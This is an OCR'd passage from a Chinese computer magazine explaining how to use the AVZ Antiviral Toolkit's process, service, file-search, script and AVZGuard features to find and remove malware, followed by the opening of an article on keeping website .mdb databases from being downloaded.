


图6

我们任意的点击列表中的某个进程，都可以在下面显示出该进程所包含的模块信息，我们可以通过“文件厂商”标签来判断该模块文件是否为正规文件，当然也可以通过右键中的搜索来进行判断。如果断定这个模块有问题，那么选择该模块文件后，点击右键中的“卸载”命令即可。除此以外，我们还可以选择下方的“进程窗口”，这样就可以查看某个进程所对应的窗口信息了。因为病毒木马是不会有窗口消息的，所以通过

该功能也是一种分析判断的方法。

2、服务管理

目前很多病毒和木马都喜欢添加或修改系统服务来进行启动，因此我们选择“Service”菜单下的“服务和驱动管理器”命令后，就可以显示出当前系统中所有的服务和驱动信息了，如图7。AVZ可以通过“API数据”和“注册表分析”两种方式来进行分析，其中列表里面标注为黑色的就是第三方的启动服务。点击列表中的任意一个标题，就可以让这些服务进行重新排序，从而更加方便的对这些服务进行查看管理。通过工具栏中的命令按钮，可以启动和停止指定的服务，当发现可疑的系统服务或驱动时，点击“删除当前服务/驱动”按钮就可以了。




图7

3、文件管理

AVZ程序默认没有类似于资源管理器的功能，所以不能直接对发现的可疑文件进行删除，不过我们可以通过AVZ的搜索功能来完成相应的文件删除管理，该功能可以搜索使用Rootkit技术隐藏的文件。选择“Service”菜单下的“搜索文件”命令，按照通常的方法设置需要扫描的目录以及需要清除的恶意软件的文件名称，点击“Start”按钮后就可以进行扫描了，当扫描完成后在搜索框中点击删除按钮，就可以清除相应的恶意程序文件了，如图8。另外，目前有很多病毒和木马都会同时生成多个不同的文件，这时我们就可以选中窗口中的“创建”和“修改”，然后把文件的创建日期信息输入进去，这样就可以把这一系列的病毒文件一网打尽。除此之外，如果在删除的时候出现问题，还可以选择“File”菜单下的“延时删除文件”命令，在弹出的窗口中设置需要删除的文件，点击OK按钮后就可以在重新启动后自动删除了。




图8




图9

4、脚本管理

除了上面介绍的这些功能外，AVZ还包括系统修复、端口查看、Winsock SPI分析等其它的功能，其实AVZ自身还有一项非常有特色的功能，就是可以让用户自己编写各种功能的脚本代码，这样依靠这些脚本就可以自己写出病毒木马的专杀工具了。AVZ程序默认包括了六条脚本，如果自己要编写的话可以选择“File”菜单下的“自定义脚本”命令，然后在弹出的窗口中输入对应的脚本代码，最后只需要点击窗口中的“Run”命令执行就可以了，如图9。

5、其它功能

现在有很多病毒和木马，自身的反安全能力非常强，以至于很多安全工具在它们面前都无法正常使用。AVZ中的AVZGuard系统功能就是专门用来对付这类极难清除的恶意程序的，它可以对杀毒软件进行非常有效的保护。选择“AVZ-Guard”菜单中的“启用AVZGuard”命令，这时AVZGuard系统功能就被成功激活了。现在运行系统中的所有文件都将被阻止，如果我们必须要执行某个应用程序的话，可以选择“AVZ-Guard”菜单下的“运行被信任的应用程序”，然后在弹出的窗口中设置需要运行的程序路径即可。另外，AVZ中的AVZPM功能可以对进程和驱动进行监视，选择“AVZPM”菜单下的“安装扩展监控驱动”命令，然后在窗口中就可以看到程序监视的信息内容了。

（本文所涉及到的AVZ Antiviral Toolkit已收录到光盘中）

数据库防下载新招之“#%”

文章难易度★★★

CC米业

相信玩黑的小菜对网站默认数据库都不陌生吧，由于某些网站管理员不慎，网站的默认数据库没有改名，从而导致了默认数据库被下载，然后被入侵的惨剧，而且目前在网络上用于搜索默认数据库的软件也是比比皆是，本文我就介绍一下如何在知道数据库路径的情况下，让数据库无法下载，让入侵者郁闷！

为了方便演示，我事先准备了一个MDB数据库，名称为test.mdb，上传到了某个免费空间中。大家都知道，如果数据库路径被知道了，就可以直接下载，如图1。但是目前大多数网站管理员都知道要对数据库进行安全性处理，最通用的方法就是在数据库前加上“#”符号，以防止下载，如图2。

